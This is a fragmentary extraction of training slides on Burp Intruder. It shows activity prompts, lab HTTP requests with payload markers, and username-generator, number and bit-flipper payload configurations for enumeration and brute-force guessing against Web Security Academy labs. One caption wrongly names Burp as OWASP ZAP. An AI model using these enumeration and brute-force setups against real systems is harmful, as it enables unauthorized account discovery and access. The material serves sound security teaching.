
**Materials Required:** None



# Knowledge Check – Behind the Door Number



- You can easily manage Repeater's request tabs
- You can:



Created by fae frey  
from Noun Project

# What is Burp Intruder?



Created by fae frey  
from Noun Project

- Burp Intruder is a tool for automating customized attacks against web applications
- It is extremely powerful and configurable
- It can be used to perform a huge range of tasks
- From simple brute-force guessing of web directories through to active exploitation of complex blind SQL injection vulnerabilities



Created by fae frey  
from Noun Project

Take a HTTP request (called “base request”)

Modifying the request in systematic ways

Issuing each modified version of the request

Analyzing the application’s responses to identify features


## **Name of the Activity** **Complete the Image**


### **Instructions**

**Mode: In-session**

**Duration: 5 minutes**

**Materials Required: None**






- Burp Intruder is a very flexible tool
- It can help automate all kinds of tasks when testing web applications
- The most common use cases for Intruder fall into the following categories:

Enumerating Identifiers

Harvesting Useful Data

Fuzzing for Vulnerabilities



Created by fae frey  
from Noun Project

Dashboard    Target    Proxy    **Intruder**    Repeater    Sequencer    Decoder    Comparer    Extender    Project options    User options

1 x    2 x    ...

Target    **Positions**    Payloads    Options

**(?) Payload Positions**    **Start attack**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```

1 GET /product?productId=$6$ HTTP/1.1
2 Host: ac2d1fac1e7d09d480ce541c00db00f4.web-security-academy.net
3 Connection: close
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/87.0.4280.88 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
  8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Referer: https://ac2d1fac1e7d09d480ce541c00db00f4.web-security-academy.net/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

```

[Add §](#)    [Clear §](#)    [Auto §](#)    [Refresh](#)

Dashboard   Target   Proxy   **Intruder**   Repeater   Sequencer   Decoder   Comparer   Extender   Project options   User options  
1 ×   2 ×   ...

Target   Positions   **Payloads**   Options

**Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 0  
Payload type:  Request count: 0

---

**Payload Options [Username generator]**

This payload type lets you configure a list of names or email addresses, and derives potential usernames from these using various common schemes. You can enter items as "firstname lastname" or "firstname.lastname@example.org".

Maximum payloads per item:

**Items**

Paste  
Load ...  
Remove  
Clear

Add

Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
26	adam	200	<input type="checkbox"/>	<input type="checkbox"/>	3186	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
1	root	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
2	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
3	test	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
4	guest	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
5	info	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
6	adm	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
7	mysql	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
8	user	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
9	administrator	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
10	oracle	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
11	ftp	200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
	...	...	<input type="checkbox"/>	<input type="checkbox"/>	...	

1 x 2 x ...

Target Positions **Payloads** Options

① **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 5,200 (approx)

Payload type:  Request count: 5,200 (approx)

---

② **Payload Options [Username generator]**

This payload type lets you configure a list of names or email addresses, and derives potential usernames from these using various common schemes. You can enter items as "firstname lastname" or "firstname.lastname@example.org".

Maximum payloads per item:

Items (104)

Paste	root
Load ...	admin
Remove	test
Clear	guest
Add	info
	adm
	mysql
	user

1 x | 2 x | ...

Target Positions **Payloads** Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1

Payload type: Custom iterator Request count: 1

**Start attack**

**Payload Options [Custom iterator]**


This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 1 Clear all

List items for position 1 (1)

Paste AB/12  
Load ...  
Remove  
Clear

Add Add from list ...



Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options
Dashboard		Target		Proxy		Intruder
1 ×	2 ×	...				
Target	Positions	<b>Payloads</b>	Options			

**(?) Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 8  
 Payload type:  Request count: 0

---

**(?) Payload Options [Bit flipper]**

This payload type operates on an input and modifies the value of each bit position in turn. It can sometimes be used to meaningfully modify the decrypted values of CBC-encrypted data, and potentially interfere with application logic.

Operate on:  Base value of payload position  
 Specific string:

Format of original data:  Literal value  
 Encoded as ASCII hex

Select bits to flip:  1 (LSB)  3  5  7  
 2  4  6  8 (MSB)

## Name of the Activity

**Fastest Finger First**

## Instructions

**Mode: In-session**

**Duration: 5 minutes**

**Materials Required: None**



## Explain Enumerating Identifiers



Dashboard    Target    Proxy    **Intruder**    Repeater    Sequencer    Decoder    Comparer    Extender    Project options    User options

1 ×    2 ×    ...

Target    **Positions**    Payloads    Options

**Payload Positions** Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```

1 GET /product?productId=$6$ HTTP/1.1
2 Host: ac2d1fac1e7d09d480ce541c00db00f4.web-security-academy.net
3 Connection: close
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/87.0.4280.88 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Referer: https://ac2d1fac1e7d09d480ce541c00db00f4.web-security-academy.net/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

```

Add §  
Clear §  
Auto §  
Refresh

1 x | 2 x | ...

Target Positions **Payloads** Options

**Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 0

Payload type:  Request count: 0

---

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random

From:

To:

Step:

How many:

?


### Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

Add	From [ProductID], length 10
Edit	
Remove	
Duplicate	
Up	
Down	
Clear	

Maximum capture length:



The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. There are two active sessions: '1' and '2'. Under session '2', the 'Payloads' tab is selected. A modal window titled 'Payload Options [Simple list]' is open, showing a list of payloads. The list includes 'Add', 'Enter a new item', 'Add from list ...', and several pre-defined lists: 'Add from list ...', 'Fuzzing - quick', 'Fuzzing - full', 'Usernames' (which is highlighted in orange), 'Passwords', 'Short words', 'a-z', and 'A-Z'. A tooltip for 'Usernames' says: 'A list of user names to use as payloads. You can also add them one by one or search payload before it is used.'

Dashboard    Target    Proxy    **Intruder**    Repeater    Sequencer    Decoder    Comparer    Extender    Project options    User options

1 ×    2 ×    ...

Target    **Positions**    Payloads    Options

?

### Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
1 GET /product?productId=$8913375977302166783$ HTTP/1.1
2 Host: ac901f6f1f068a6780b55af300e200fd.web-security-academy.net
3 Connection: close
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/87.0.4280.88 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
  8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Referer: https://ac901f6f1f068a6780b55af300e200fd.web-security-academy.net/
12 Accept-Encoding: gzip, deflate
```

Add §

Clear §

Auto §

Refresh

Dashboard   Target   Proxy   **Intruder**   Repeater   Sequencer   Decoder   Comparer   Extender   Project options   User options

1 ×   2 ×   ...

Target   Positions   **Payloads**   Options

?

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 0

Payload type:  Request count: 0


Start attack

---

?

### Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.



Paste  
Load ...  
Remove  
Clear

Look In: Lists

extracted-list.txt

## Name of the Activity


**Fastest Finger First**

## Instructions


Mode: In-session

